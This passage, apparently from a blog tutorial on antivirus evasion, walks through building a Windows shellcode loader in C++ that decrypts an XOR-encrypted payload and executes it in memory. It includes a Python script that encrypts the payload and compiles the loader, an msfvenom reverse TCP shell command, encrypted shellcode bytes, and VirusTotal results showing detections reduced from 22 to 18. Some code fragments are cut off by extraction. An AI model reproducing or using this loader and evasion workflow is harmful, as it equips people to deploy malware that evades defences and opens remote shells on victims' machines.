-rw-r--r-- 1 kali kali  2584 Sep  4 10:35 evil.cpp
-rwxr-xr-x 1 kali kali 14848 Sep  4 13:15 evil.exe
 kali@kali  ~/projects/cybersec_blog/2021-04-09-av-evasion-1 
```

and run (on Windows 10 x64):




```
C:\Users\User\Desktop\shared\work\test>dir
 Volume in drive C is Windows 10
 Volume Serial Number is 2072-261D

 Directory of C:\Users\User\Desktop\shared\work\test

09/04/2021  02:44 PM    <DIR>          .
09/04/2021  02:44 PM    <DIR>          ..
09/04/2021  11:39 AM             2,648 evil.cpp
09/04/2021  02:42 PM            14,848 evil.exe
09/04/2021  01:45 PM             1,409 evil_xor.cpp
               3 File(s)         18,905 bytes
               2 Dir(s)  34,230,317,056 bytes free

C:\Users\User\Desktop\shared\work\test>.\evil.exe

C:\Users\User\Desktop\shared\work\test>
```

```
0x41, 0x5a, 0x48, 0x83, 0xec, 0x2
0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe
0xba, 0x01, 0x00, 0x00, 0x00, 0x0
0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
```

So basically this is how you can store your payload in a `.text` section without encryption.

Let’s go to upload our `evil.exe` to Virustotal:



22 security vendors flagged this file as malicious

c9c49dbbb0a668df053d0ab788f9dde2d9e59c31672b5d296bb1e8309d7e0dfe
evil.exe
64bits assembly peexe

14.50 KB
Size

2021-09-04 07:21:47 UTC
a moment ago

Ad-Aware	Generic.Exploit.Metasploit.2.B2F5F6EA	ALYac	Generic.Exploit.Metasploit.2.B2F5F6EA
SecureAge APEX	Malicious	Arcabit	Generic.Exploit.Metasploit.2.B2F5F6EA
Avast	Win32:Metasploit-D [Expl]	AVG	Win32:Metasploit-D [Expl]
Avira (no cloud)	BDS/ShellCodeF.641	BitDefender	Generic.Exploit.Metasploit.2.B2F5F6EA
ClamAV	Win.Trojan.MSShellcode-6	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	Emsisoft	Generic.Exploit.Metasploit.2.B2F5F6EA (B)

https://www.virustotal.com/gui/file/c9c49dbbb0a668df053d0ab788f9dde2d9e59c31672b5d296bb1e8309d7e0dfe/detection

So, 22 of of 66 AV engines detect our file as malicious.

Let's go to try to reduce the number of AV engines that will detect our malware.

For this first we must encrypt our payload. Why we want to encrypt our payload? The basic purpose of doing this to hide you payload from someone like AV engine or reverse engineer. So that reverse engineer cannot easily identify your payload.


The purpose of encryption is the transform data in order to keep it secret from others. For simplicity, we use XOR encryption for our case.

Let's take a look at how to use XOR to encrypt and decrypt our payload.

Update our simple malware code:

```
/*
cpp implementation malware example with calc.exe payload encrypted via XOR
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {};
unsigned int my_payload_len = sizeof(my_payload);

// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
            if (j == key_len - 1) j = 0;

            data[i] = data[i] ^ key[j];
            j++;
    }
}


int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);

  // Decrypt (DeXOR) the payload
  XOR((char *) my_payload, my_payload_len, my_secret_key, sizeof(my_secret_key));

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ,
&oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```


The main difference with our first simple implementation is - we add XOR decrypt function and our secret key `my_secret_key` for decryption:



```c
// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;

        data[i] = data[i] ^ key[j];
        j++;
    }
}

```


It’s actually simple function, it’s a symmetric encryption, we can use it for encryption and decryption with the same key.

and we deXOR our payload before copy to buffer:



```c
int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // Decrypt (DeXOR) the payload
  XOR((char *) my_payload, my_payload_len, my_secret_key, sizeof(my_secret_key));

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
```

And the only missing thing is our payload:




```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {};
unsigned int my_payload_len = sizeof(my_payload);

// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
```

which should be encrypted with XOR.

For that create simple python script which encrypt payload and replace it in our C++ template:

```
import sys
import os
import hashlib
import string

## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""

    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ordd(current) ^ ord(current_key))
    return output_str

## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };'
    print (ciphertext)
    return ciphertext, key

## key for encrypt/decrypt
my_secret_key = "mysupersecretkey"

## payload calc.exe
plaintext = open("./calc.bin", "rb").read()

ciphertext, p_key = xor_encrypt(plaintext, my_secret_key)

## open and replace our payload in C++ code
tmp = open("evil_xor.cpp", "rt")
data = tmp.read()
data = data.replace('unsigned char my_payload[] = { };', 'unsigned char my_payload[]
= ' + ciphertext)
tmp.close()
tmp = open("evil-enc.cpp", "w+")
tmp.write(data)
tmp.close()

## compile
try:
    cmd = "x86_64-w64-mingw32-gcc evil-enc.cpp -o evil.exe -s -ffunction-sections -
fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-
libstdc++ -static-libgcc >/dev/null 2>&1"
    os.system(cmd)
except:
    print ("error compiling malware template :(")
    sys.exit()
else:
    print (cmd)
    print ("successfully compiled :)")
```

For simplicity, we use `calc.bin` payload:




```
## key for encrypt/decrypt
my_secret_key = "mysupersecretkey"

## payload calc.exe
plaintext = open("./calc.bin", "rb").read()

ciphertext, p_key = xor_encrypt(plaintext, my_secret_
```

but in real scenario you can use something like:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.1.6 LPORT=4444 -f raw -o
hack.bin
```


run python script:

```
python3 evil_enc.py
```



```
 kali@kali  ~/projects/cybersec_blog/2021-04-09-av-evasion-1  python3 evil_enc.py
{ 0x91, 0x31, 0xf0, 0x91, 0x80, 0x8d, 0xb2, 0x73, 0x65, 0x63, 0x33, 0x34, 0x35, 0x3b, 0x37, 0x28, 0x3b, 0x31, 0x42, 0xa7, 0x15, 0x2d, 0xf9, 0x21, 0x5, 0x2b, 0xf9, 0x3
7, 0x6c, 0x23, 0xee, 0x2b, 0x4d, 0x31, 0xf8, 0x7, 0x20, 0x2d, 0x7d, 0xc4, 0x2f, 0x29, 0x3f, 0x54, 0xbd, 0x23, 0x54, 0xb9, 0xc1, 0x45, 0x12, 0x9, 0x72, 0x49, 0x52, 0x3
2, 0xa4, 0xaa, 0x7f, 0x24, 0x75, 0xaa, 0x87, 0x94, 0x3f, 0x38, 0x22, 0x3d, 0xfb, 0x37, 0x52, 0xf8, 0x27, 0x5f, 0x3a, 0x64, 0xa4, 0xe0, 0xe5, 0xf1, 0x6d, 0x79, 0x73, 0
x3d, 0xf5, 0xa5, 0x6, 0x14, 0x2d, 0x62, 0xa2, 0x35, 0xff, 0x23, 0x7d, 0x3d, 0xe6, 0x39, 0x53, 0x3c, 0x71, 0xb5, 0x91, 0x25, 0x2d, 0x9c, 0xbb, 0x24, 0xff, 0x5f, 0xed,
0x31, 0x6c, 0xaf, 0x3e, 0x44, 0xb9, 0x2d, 0x43, 0xb3, 0xc9, 0x22, 0xb3, 0xac, 0x79, 0x2a, 0x64, 0xb8, 0x55, 0x99, 0x6, 0x84, 0x3c, 0x66, 0x3e, 0x57, 0x6d, 0x26, 0x4b,
 0xb4, 0x1, 0xb3, 0x3d, 0x3d, 0xe6, 0x39, 0x57, 0x3c, 0x71, 0xb5, 0x14, 0x32, 0xee, 0x6f, 0x3a, 0x21, 0xff, 0x2b, 0x79, 0x30, 0x6c, 0xa9, 0x32, 0xfe, 0x74, 0xed, 0x3a
, 0x72, 0xb5, 0x22, 0x2a, 0x24, 0x2c, 0x35, 0x3c, 0x23, 0x2c, 0x21, 0x32, 0x2c, 0x31, 0x3f, 0x3a, 0xf0, 0x89, 0x43, 0x33, 0x37, 0x8b, 0x8b, 0x3d, 0x38, 0x34, 0x23, 0x
3b, 0xfe, 0x62, 0x8c, 0x25, 0x8c, 0x9a, 0x9c, 0x2f, 0x2d, 0xce, 0x6a, 0x65, 0x79, 0x6d, 0x79, 0x73, 0x75, 0x70, 0x2d, 0xff, 0xfe, 0x64, 0x62, 0x72, 0x65, 0x35, 0xd1,
0x54, 0xf2, 0x2, 0xfe, 0x8c, 0xa0, 0xcb, 0x95, 0xc7, 0xd1, 0x33, 0x22, 0xc8, 0xc3, 0xe1, 0xd6, 0xf8, 0x86, 0xb8, 0x31, 0xf0, 0xb1, 0x58, 0x59, 0x74, 0xf, 0x6f, 0xe3,
0x89, 0x85, 0x1, 0x6e, 0xde, 0x3e, 0x7e, 0xb, 0x1c, 0x1f, 0x70, 0x3c, 0x33, 0xfa, 0xbf, 0x9c, 0xa7, 0x6, 0x15, 0x7, 0x6, 0x57, 0x8, 0x1, 0x16, 0x75 };
x86_64-w64-mingw32-gcc evil-enc.cpp -o evil.exe -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -sta
tic-libgcc >/dev/null 2>&1
successfully compiled :)
 kali@kali  ~/projects/cybersec_blog/2021-04-09-av-evasion-1  ls -l
total 36
-rwxrwx--- 1 kali kali   276 Feb 18  2020 calc.bin
-rw-r--r-- 1 kali kali  2584 Sep  4 10:35 evil.cpp
-rw-r--r-- 1 kali kali  2999 Sep  4 14:31 evil-enc.cpp
-rw-r--r-- 1 kali kali  1442 Sep  4 14:14 evil_enc.py
-rwxr-xr-x 1 kali kali 15872 Sep  4 14:31 evil.exe
-rw-r--r-- 1 kali kali  1359 Sep  4 14:31 evil_xor.cpp
 kali@kali  ~/projects/cybersec_blog/2021-04-09-av-evasion-1 
```

and run in victim’s machine (Windows 10 x64):




Administrator: Command Prompt

```
C:\Users\User\Desktop\shared\work\test>dir
 Volume in drive C is Windows 10
 Volume Serial Number is 2072-261D

 Directory of C:\Users\User\Desktop\shared\work\test

09/04/2021  01:38 PM    <DIR>          .
09/04/2021  01:38 PM    <DIR>          ..
09/04/2021  11:39 AM             2,648 evil.cpp
09/04/2021  02:34 PM            15,872 evil.exe
09/04/2021  01:45 PM             1,409 evil_xor.cpp
               3 File(s)         19,929 bytes
               2 Dir(s)  34,230,697,984 bytes free

C:\Users\User\Desktop\shared\work\test>.\evil.exe

C:\Users\User\Desktop\shared\work\test>
```

```
      j = 0;
      for (int i = 0; i < data_len; i
        if (i == key_len - 1) j = 0;
```

Let’s go to upload our new `evil.exe` with encrypted payload to Virustotal:



c7393080957780bb88f7ab1fa2d19bdd1d99e9808efbfaf7989e1e15fd9587ca

18 security vendors flagged this file as malicious

c7393080957780bb88f7ab1fa2d19bdd1d99e9808efbfaf7989e1e15fd9587ca
evil.exe
64bits assembly peexe

15.50 KB
Size

2021-09-04 08:49:40 UTC
a moment ago

DETECTION DETAILS BEHAVIOR COMMUNITY

Ad-Aware	DeepScan:Generic.Exploit.Metasploit.2.1...	AhnLab-V3	Malware/Win64.Generic.R373557
ALYac	DeepScan:Generic.Exploit.Metasploit.2.1...	SecureAge APEX	Malicious
Arcabit	DeepScan:Generic.Exploit.Metasploit.2.1...	Avira (no cloud)	HEUR/AGEN.1140344
BitDefender	DeepScan:Generic.Exploit.Metasploit.2.1...	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	Emsisoft	DeepScan:Generic.Exploit.Metasploit.2.1...
eScan	DeepScan:Generic.Exploit.Metasploit.2.1...	FireEye	Generic.mg.eb7b7110ce73ac4d
GData	DeepScan:Generic.Exploit.Metasploit.2.1...	Ikarus	Trojan.Win64.Meterpreter

https://www.virustotal.com/gui/file/c7393080957780bb88f7ab1fa2d19bdd1d99e9808efbfaf7989e1e15fd9587ca/detection

So, we have reduced the number of AV engines which detect our malware from 22 to 18!

Source code in Github

In the next part, I will write how else you can reduce the number of detections using function call obfuscation technique.

Thanks for your time, and good bye!
PS. All drawings and screenshots are mine